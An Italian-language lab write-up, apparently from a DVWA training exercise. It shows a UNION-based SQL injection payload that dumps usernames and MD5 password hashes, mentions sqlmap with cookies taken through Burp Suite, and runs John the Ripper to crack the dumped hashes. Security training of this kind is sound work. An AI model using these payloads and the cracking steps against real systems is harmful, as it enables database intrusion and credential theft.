1 - Input: 1' UNION SELECT user id, password FROM users

Payload utilizzato in un attacco di SQL injection basato sulla tecnica UNION. Questo payload è progettato per cambiare i risultati della query originale con i risultati di una nuova query che estrae le colonne "user_id" e "password" dalla tabella "users". In questo modo, l'attaccante può ottenere le informazioni di identificazione degli utenti, come gli username e le relative password.

Il carattere "#" viene utilizzato per commentare il resto della query, in modo che eventuali condizioni valide o restrizioni successive vengano ignorate.

Vulnerability: SQL Injection User ID: Submit ID: 1' UNION SELECT user, password FROM users # First name: admin Surname: admin ID: 1' UNION SELECT user, password FROM users # First name: admin Surname: 5f4dcc3b5aa765d61d8327deb882cf99 ID: 1' UNION SELECT user, password FROM users # First name: gordonb Surname: e99a18c428cb38d5f260853678922e03 ID: 1' UNION SELECT user, password FROM users # First name: 1337 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b ID: 1' UNION SELECT user, password FROM users # First name: pablo Surname: 0d107d09f5bbe40cade3de5c71e9e9b7 ID: 1' UNION SELECT user, password FROM users # First name: smithy Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html http://en.wikipedia.org/wiki/SQL_injection http://www.unixwiz.net/techtips/sql-injection.html


Tool SQLmap:

COMANDO IN INPUT


Intercettando il traffico con burpsuit, possiamo recuperare i cookie per la attacco con sqlmap.

PASSWORD CRACKING IN AUTOMATICO

TABELLA USER



File Hashpass.txt



Utilizziamo il tool JOHN

Serve creare un file txt contenente gli hash estrapolati con sql injection.

```
File Azioni Modifica Visualizza Aiuto
(lucas@kali)-[~/Scrivania]
- $ john Hashpass -- format=Raw-MD5
Using default input encoding: UTF-8
   Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
   Warning: no OpenMP support for this hash type, consider -- fork=2
  Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
  Proceeding with wordlist:/usr/share/john/password.lst
                        (?)
(?)
                        (?)
   letmein
                        (?)
   Proceeding with incremental:ASCII
   charley
   5g 0:00:00:00 DONE 3/3 (2023-05-23 18:52) 8.620g/s 307168p/s 307168c/s 308493C/s stevy13.
   .chertsu
  Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliabl
  Session completed.
     -(lucas®kali)-[~/Scrivania]
```